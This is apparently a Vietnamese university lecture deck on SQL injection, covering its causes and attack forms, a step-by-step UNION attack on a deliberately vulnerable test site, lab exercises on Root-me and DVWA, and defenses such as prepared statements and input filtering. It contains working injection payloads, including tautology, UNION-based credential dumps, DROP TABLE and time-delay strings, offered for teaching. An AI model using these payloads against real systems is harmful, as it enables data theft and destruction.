



Bảo mật web và ứng dụng

Nội dung

- SQL Injection
- Tác hại
- Nguyên nhân
- Một số dạng tấn công
- Biện pháp phòng chống

SQL Injection

Kỹ thuật cho phép lợi dụng lỗ hổng:

- Kiểm tra dữ liệu đầu vào trong các ứng dụng web
- Các thông báo lỗi trả về từ hệ quản trị cơ sở dữ liệu

Chèn và thực hiện các câu lệnh SQL bất hợp pháp

**Lỗ hổng ứng dụng web,
không phải lỗi của CSDL hay web server**

Nguyên nhân

Dữ liệu đưa vào chương trình từ nguồn không tin cậy được dùng để xây dựng câu SQL động

```
uName = getRequestString("username");  
uPass = getRequestString("userpassword");  
  
sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass + '";'
```

**Input không được
kiểm tra!!**



Ví dụ

```
uName = getRequestString("username");  
uPass = getRequestString("userpassword");  
  
sql = 'SELECT * FROM Users WHERE Name =' + uName + ' AND Pass =' + uPass + '';
```

Username:

Password:



SELECT * FROM Users WHERE Name ="alice" AND Pass ="alice"

Username:

Password:

Câu truy vấn là gì?

Ví dụ

```
uName = getRequestString("username");  
uPass = getRequestString("userpassword");  
  
sql = 'SELECT * FROM Users WHERE Name ='' + uName + '' AND Pass ='' + uPass + '''
```

Username:

Password:




SELECT * FROM Users WHERE Name ="alice" AND Pass ="alice"

Username:

Password:

**SELECT * FROM Users WHERE Name = "admin" or 1=1 -- " AND Pass
="admin"**

Phân loại



In-band SQL Injection

Attacker sử dụng **cùng một kênh giao tiếp** để thực hiện tấn công và nhận về kết quả

Types of in-band SQL Injection

Error-based SQL Injection

Attackers intentionally **insert bad input** into an application, causing it to throw **database errors**

System Stored Procedure

Attackers **exploit databases' stored procedures** to perpetrate their attacks

Illegal/Logically Incorrect Query

Attackers **send an incorrect query to the database intentionally** to generate an error message that may be helpful in carrying out further attacks

Union SQL Injection

Attackers use a UNION clause to add a malicious query to the requested query

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL  
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Tautology

Attackers inject statements that are always true so that queries always return results upon evaluation of a WHERE condition

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

End of Line Comment

After injecting code into a particular field, legitimate code that follows is nullified through the use of end of line comments

```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
```

Inline Comment

Attackers integrate multiple vulnerable inputs into a single query using inline comments

```
INSERT INTO Users (UserName, isAdmin, Password)  
VALUES('Attacker', 1, /*', 0, '*/'mypwd')
```

Piggybacked Query

Attackers inject additional malicious query to the original query. As a result, the DBMS executes multiple SQL queries

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';  
DROP TABLE DEPT;
```


Một số dạng tấn công

- Dựa trên điều kiện luôn đúng (Tautology)
- Thực hiện nhiều câu truy vấn (PiggyBacked Query)
- Dựa vào thông báo lỗi kết hợp sử dụng Union (UNION SQL Injection)

Tautology

Điều kiện luôn đúng: $1 = 1$

```
SqlCommand = "SELECT Count(*) FROM  
Users WHERE Name ='" + uName + "'  
AND Pass ='" + uPass + "'"
```



Username: **Blah ' or 1=1 --**
Password: **Springfield**



SELECT Count(*) FROM Users WHERE Name=**'Blah ' or 1=1 -- '** AND Password=**'Springfield'**

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

Truy vấn SQL được thực thi

```
-- ' AND Password='Springfield'
```

Phần phía sau -- bị bỏ qua

Tautology

Điều kiện luôn đúng: $1 = 1$

-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite

' OR '1'='1' --

' OR '1'='1' /*

-- MySQL

' OR '1'='1' #

-- Access (sử dụng các ký tự null)

' OR '1'='1' %00

' OR '1'='1' %16

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

Tautology

Điều kiện luôn đúng: "" = ""

```
uName = getQueryString("username");  
uPass = getQueryString("userpassword");  
  
sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass +  
      '";'
```

Username: " or ""=""
Password: " or ""=""



Result

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

PiggyBacked Query

Dựa trên Batched SQL Statements

- Batched SQL Statements:
 - Một hoặc nhiều câu truy vấn được tách biệt nhau bằng dấu ;
 - Được hỗ trợ bởi hầu hết CSDL

```
txtUserId = getRequestString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

Userid: 105; **DROP TABLE Suppliers;**

Result

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

Dựa trên thông báo lỗi kết hợp Union

Lệnh **UNION** kết hợp kết quả của 2 truy vấn SELECT **có cùng số cột** → Lợi dụng để **lấy thêm dữ liệu từ CSDL** trong kết quả của 1 truy vấn

*Ví dụ: dùng **UNION** trong truy vấn danh sách sản phẩm (4 cột từ bảng **Products**) để truy vấn thêm 4 cột từ bảng **users***



Attacker Launching
SQL Injection

```
blah' UNION Select 0, username,  
password, 0 from users --
```

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE  
'blah' UNION Select 0, username, password, 0 from users --
```

Dựa trên thông báo lỗi kết hợp Union

- **Lỗi MySQL:**

- Mã lỗi (thường 4 số) – mô tả
- VD: 1064 - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1.

- **Lỗi SQL Server:**

Msg 105, Level 15, State 1, Line 1

Unclosed quotation mark after the character string ''.

Dựa trên thông báo lỗi kết hợp Union

- Các bước khai thác:

- **Bước 1: Xác định lỗ hổng**

Thêm dấu ' vào cuối tham số (nhập vào khung input hoặc thêm vào tham số trên URL). Nếu có lỗi → có lỗ hổng.

VD: ?id=20'

- **Bước 2: Xác định số cột của bảng hiện tại**

Thêm **ORDER BY [số n tùy chọn]** và tăng dần số cho đến khi hiện lỗi → Biết được số lượng cột trong bảng đang được truy vấn

VD: ?id=20 **ORDER BY 11** → có lỗi xảy ra → có **10** cột

- **Bước 3: Xác định cột được hiển thị trên trình duyệt**

Dùng **UNION SELECT 1,2,3,..., n** và quan sát kết quả để nhận biết giá trị của cột nào sẽ được hiển thị.

VD: ?id=20 **UNION SELECT 1,2,3,...n**

Dựa trên thông báo lỗi kết hợp Union

Giả sử các bước khai thác trước xác định **cột 4** được hiển thị.

- Các bước khai thác:

- **Bước 4**: Lấy thông tin chung của CSDL

Thay lần lượt các số ở vị trí cột được hiển thị bằng các hàm:

- **user()**: trả về user name hiện tại của kết nối DB
- **version()** hay **@@version**: trả về version của DB

- **Bước 5**: Liệt kê danh sách *table* trong DB từ **information_schema.tables**

```
?id=20 UNION SELECT 1, 2, 3, table_name, 5, 6, 7, 8, 9, 10 from  
information_schema.tables
```

- **Bước 6**: Chọn table quan tâm và khai thác

```
?id=20 UNION SELECT 1, 2, 3, column_name, 5, 6, 7, 8, 9, 10 from  
information_schema.columns where table_name=users
```




Ví dụ: SQL Injection với UNION

- Web site: **acunetix acuart**
- **URL:** <http://testphp.vulnweb.com/artists.php?artist=1>




View thông tin họa sĩ với **id** nhất định



Ví dụ: Các bước khai thác (1)

Bước	Payload	Kết quả	Nhận xét
B1. Xác định lỗ hổng SQL	.php?artist=1'	Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62	- Có lỗ hổng SQL Injection. - Sử dụng MySQL
B2. Xác định số cột của bảng	.php?artists=1 order by n (n tăng dần từ 1)	Khi n = 4 thì nhận được lỗi: Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62	Bảng đang truy vấn có 4 cột
B3. Xác định cột được hiển thị	.php?artists=" UNION SELECT 1,2,3		Cột 2 và 3 được hiển thị
B4. Lấy thông tin chung của CSDL	.php?artists=" UNION SELECT 1,version(),3 .php?artists=" UNION SELECT 1,database(),3	 	- MySQL phiên bản 5.1.73 - CSDL có tên acuart

Ví dụ: Các bước khai thác (2)

Bước	Payload	Kết quả	Nhận xét
B5. Lấy danh sách các bảng	<code>.php?artist=" UNION SELECT 1, 2, group_concat(table_name) from information_schema.tables where table_schema='acuart'</code>		CSDL acuart có 8 bảng : artists, carts, categ, featured, guestbook, pictures, products, users
B6. Chọn table users và khai thác	<code>.php?artists=" UNION SELECT 1, 2, group_concat(column_name) from information_schema.columns where table_name='users'</code>		Bảng users có 8 cột , trong đó có 2 cột thú vị là uname và pass
	<code>.php?artists=" UNION SELECT 1, 2, group_concat(uname, ':' ,pass) from users</code>		Có 1 user test có password là test

Blind SQL Injection

- **Không thông điệp lỗi**


Web application có thể bị tấn công SQL Injection nhưng kết quả không hiển thị cho attacker.

- **Trang web chung**

Trong Blind SQL Injection, khi hệ thống có lỗi trong khi attacker tấn công luôn hiển thị một trang web chung, nên không thấy được các thông điệp báo lỗi hữu ích

- **Tốn thời gian**

Blind SQL Injection



Vì không có thông điệp lỗi được trả về, sử dụng lệnh **WAITFOR delay** để kiểm tra trạng thái thực thi SQL



WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for specified time.
CPU-safe way to make database wait.


`WAITFOR DELAY '0:0:10'--`



BENCHMARK() (Minutes)

This command runs on MySQL server.

`BENCHMARK(howmanytimes, do this)`





NO

YES



Sleep
for 10
seconds



Tác hại

- Vượt qua xác thực
- Lấy được thông tin
- Chỉnh sửa thông tin (insert, update, delete)
- Thực hiện các hoạt động quản trị trên DB
- Thực hiện lệnh của OS

Biện pháp ngăn chặn

- Giới hạn quyền kết nối đến CSDL
- Sử dụng **Prepared statement**
- Kiểm tra dữ liệu được truyền vào có phải là kiểu dữ liệu mong đợi
- Escape dữ liệu truyền vào nếu không hỗ trợ Prepared Statement
- Không cho in ra màn hình bất kì thông tin cụ thể nào về CSDL, đặc biệt là lỗi
- Log lại các câu query → hữu dụng khi điều tra

Giới hạn quyền

←

Server: localhost

↗

Databases

SQL

Status

User accounts

Export

Import

Settings

Replication

More

User accounts overview

User groups

User accounts overview

	User name	Host name	Password	Global privileges	User group	Grant	Action
<input type="checkbox"/>	debian-sys-maint	localhost	Yes	ALL PRIVILEGES		Yes	Edit privileges Export
<input type="checkbox"/>	longnwide	localhost	Yes	USAGE		No	Edit privileges Export
<input type="checkbox"/>	mpmuji	localhost	Yes	SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, FILE, INDEX, ALTER, CREATE TEMPORARY TABLES, CREATE VIEW, EVENT, TRIGGER, SHOW VIEW, CREATE ROUTINE, ALTER ROUTINE, EXECUTE		No	Edit privileges Export
<input type="checkbox"/>	mysql.sys	localhost	Yes	USAGE		No	Edit privileges Export
<input type="checkbox"/>	phpmyadmin	localhost	Yes	USAGE		No	Edit privileges Export
<input type="checkbox"/>	root	localhost	Yes	ALL PRIVILEGES		Yes	Edit privileges Export
<input type="checkbox"/>	thebealux	localhost	Yes	USAGE		No	Edit privileges Export

Giới hạn quyền



← Server: localhost

Databases SQL Status User accounts Export Import Settings

Global Database Change password Login Information

Edit privileges: User account 'longnwide'@'localhost'

Database-specific privileges

Database	Privileges	Grant	Table-specific privileges	Action
tblongnwide	ALL PRIVILEGES	Yes	No	 Edit privileges  Revoke

Add privileges on the following database(s):

7xinsosao
baove
baove_2
letsop_official


^
▼

?

Prepared Statements

- Hữu dụng cho việc ngăn chặn SQL Injection
- Tính năng dùng thực thi những câu lệnh SQL lặp đi lặp lại với hiệu suất cao
- **Nguyên tắc hoạt động:**
 - **Chuẩn bị:** mẫu câu lệnh SQL được tạo và gửi đến DB; giá trị không được truyền, được đặt dưới dạng tham số (? hoặc @,... tùy ngôn ngữ)
 - **DB phân tích, biên dịch và thực hiện tối ưu** câu query và lưu trữ kết quả nhưng không thực thi
 - **Thực thi:** ứng dụng gán giá trị vào tham số và DB thực thi câu lệnh, có thể thực thi nhiều lần với giá trị khác nhau

Prepared Statements



MySQL

```
// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
```

```
$sql = "INSERT INTO MyGuests (firstname, lastname, email)
VALUES ('John', 'Doe', 'john@example.com')";
```

```
if ($conn->query($sql) === TRUE) {
    echo "New record created successfully";
} else {
    echo "Error: " . $sql . "<br>" . $conn->error;
}
```

```
$conn->close();
```


Prepared Statements - PHP

```
// prepare and bind
```

```
$stmt = $conn->prepare("INSERT INTO MyGuests (firstname, lastname, email) VALUES (?, ?, ?)");  
$stmt->bind_param("sss", $firstname, $lastname, $email);
```

```
// set parameters and execute
```

```
$firstname = "John";  
$lastname = "Doe";  
$email = "john@example.com";  
$stmt->execute();
```

```
$firstname = "Mary";  
$lastname = "Moe";  
$email = "mary@example.com";  
$stmt->execute();  
$stmt->close();
```

Prepared Statements - ASP.NET

- Sử dụng dạng tham số SQL

Giá trị được kiểm tra và thêm vào lúc thực thi

```
txtUserId = getRequestString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = @0";  
db.Execute(txtSQL,txtUserId);
```

- Prepared Statement

```
txtUserId = getRequestString("UserId");  
sql = "SELECT * FROM Customers WHERE CustomerId = @0";  
command = new SqlCommand(sql);  
command.Parameters.AddWithValue("@0",txtUserID);  
command.ExecuteReader();
```

Prepared Statements

- **Ưu điểm:**

- Giảm thời gian phân tích vì sự chuẩn bị cho câu query chỉ thực hiện 1 lần cho nhiều lần sử dụng
- Ràng buộc tham số → tối thiểu băng thông cho server vì chỉ cần gửi giá trị tham số cho mỗi lần thực thi
- Hữu dụng chống lại SQL Injection vì giá trị được gửi sau

PHP Filters

- **Validating** data = **Xác thực** dữ liệu có đúng dạng hay không
- **Sanitizing** data = **Loại bỏ** tất cả ký tự không hợp lệ trong dữ liệu
- **PHP filter_var()** Function
 - Dùng cho xác thực và làm sạch dữ liệu
 - Nhận vào 2 giá trị:
 - Giá trị muốn kiểm tra
 - Loại kiểm tra
 - Ví dụ: `filter_var($str, FILTER_SANITIZE_STRING)`

PHP Filters

- `FILTER_SANITIZE_STRING`: xóa thẻ html
- `FILTER_SANITIZE_EMAIL`: xóa các ký tự không hợp lệ và kiểm tra có phải email hợp lệ không
- `FILTER_SANITIZE_URL`: xóa các ký tự không hợp lệ và kiểm tra có phải URL hợp lệ không
- `FILTER_VALIDATE_INT`: kiểm tra số nguyên
- `FILTER_VALIDATE_IP`: kiểm tra địa chỉ IP hợp lệ
- `FILTER_VALIDATE_URL`

Escape Data

- stripslashes(\$data)
- htmlspecialchars(\$string, **ENT_QUOTES**);

Performed translations

Character	Replacement
& (ampersand)	<i>&amp;</i>
" (double quote)	<i>&quot;</i> , unless ENT_NOQUOTES is set
' (single quote)	<i>&#039;</i> (for ENT_HTML401) or <i>&apos;</i> (for ENT_XML1 , ENT_XHTML or ENT_HTML5), but only when ENT_QUOTES is set
< (less than)	<i>&lt;</i>
> (greater than)	<i>&gt;</i>

Xác định lỗi SQL Injection

- Thay đổi giao tiếp giữa App và DB bằng cách thay đổi query dựa vào input hoặc tham số trên request dùng xây dựng câu lệnh SQL
- **Thực hiện:**
 - Vào trang **Root-me**, mục **Challenges** → **Web – Server** → **SQL Injection (Blind)**
 - Nhập Username lần lượt là: 1 và 1'
 - Trường hợp 1' thì lỗi xuất hiện → đã thay đổi cấu trúc query → chưa thể kết luận lỗi SQL Injection
 - Thử nhập User ID = 1'' (2 dấu '); Không có lỗi → SQL Injection
 - Thực hiện tấn công đơn giản: ' or '1' = '1

Xác định lỗi SQL Injection

- **Nguyên nhân:**

Input không được xác thực hoặc sanitize trước khi dùng tạo câu query

- **Hậu quả:**

- Làm hại toàn bộ server: thực thi lệnh và mở rộng quyền
- Lấy tất cả thông tin trong BD
- Phụ thuộc server và cấu hình mạng → tạo lỗi vào toàn mạng và làm hại cơ sở hạ tầng bên trong

Xác định blind SQL Injection - 1

- Lỗi hổng không hiện lỗi hay gợi ý để khai thác
- **Ví dụ 1:**
 - Vào trang **DVWA** và đến **SQL Injection (Blind)**
 - Nhập User ID = 1 → trả kết quả
 - Nhập User ID = 1': không có kết quả cũng như không có thông báo lỗi → chú ý
 - Nhập User ID = 1'': hiện kết quả của ID = 1 → ID = 1' có lỗi nhưng được xử lý → có thể có SQL Injection (blind)
 - Nhập User ID = 1' **OR '1'='1** (query luôn đúng)
→ Hiện thị tất cả các user
 - Nhập User ID = 1' **AND '1'='2** (query luôn sai)
→ Không hiển thị gì

Xác định blind SQL Injection - 2

- Lỗ hổng không hiện lỗi hay gợi ý để khai thác
- **Ví dụ 2:**
 - Form đăng nhập username/password
 - Nhập User ID = admin → không có password nên không thành công
 - Nhập User ID = admin' → không thành công cũng như không có thông báo lỗi → chú ý
 - Nhập User ID = **admin' OR '1'='1** (query luôn đúng)
→ Thành công
 - Nhập User ID = **admin' AND '1'='2** (query luôn sai)
→ Không thành công

Xác định blind SQL Injection

- **Nhận xét:**

Khi thực hiện câu SQL Injection luôn dẫn đến kết quả **sai** và khi thực hiện với câu SQL Injection với kết quả luôn **đúng**, ta nhận được response khác nhau → có thể tồn tại lỗ hổng

- **So sánh với SQL Injection:**

- Cùng là lỗi phía server: không kiểm tra input trước khi dùng tạo truy vấn
- Khác cách tìm và khai thác:
 - SQLi dựa trên thông báo error
 - Blind SQLi cần dựa vào thông tin bằng cách tạo ra các câu hỏi → tốn nhiều thời gian hơn

Bài tập khai thác Root-me

SQL Injection cơ bản

- Nội dung: khai thác và lấy thông tin từ DB
- **Cách thực hiện:**
 - Đăng nhập vào Root-me, chọn **SQL Injection - String**
 - Đã phát hiện có lỗi SQLi, xác định số cột dữ liệu trong query.
 - Vào tab **Search** và thực hiện khai thác
 - **Lưu ý: CSDL là SQLite**

SQL Injection cơ bản

- **Cách thực hiện:**

- Thay thế **blah' order by 1 -- '** và **Execute**
- Tăng số sau order by đến khi lỗi xuất hiện (lỗi tại 3) → số cột query (2 cột)
- Thử với UNION để tìm vị trí trích thông tin:
1' union select 1,2 -- '
→ cả 2 giá trị 1,2 đều được in ra màn hình → có thể sử dụng 2 giá trị trong union
- Xem version SQLite và DB user:

1' union select sql_version(), 2 -- '

SQL Injection cơ bản

- **Cách thực hiện:**

- Tìm thông tin liên quan (tất cả users):

- Xác định table users:

1' union select name, 2 FROM sqlite_master WHERE name LIKE '%user%' -- '

- Xác định được table cần tìm là **users**

- Xác định tên các cột của table users:

1' union select sql, 1 FROM sqlite_master WHERE tbl_name = "user" AND type = "table" -- '

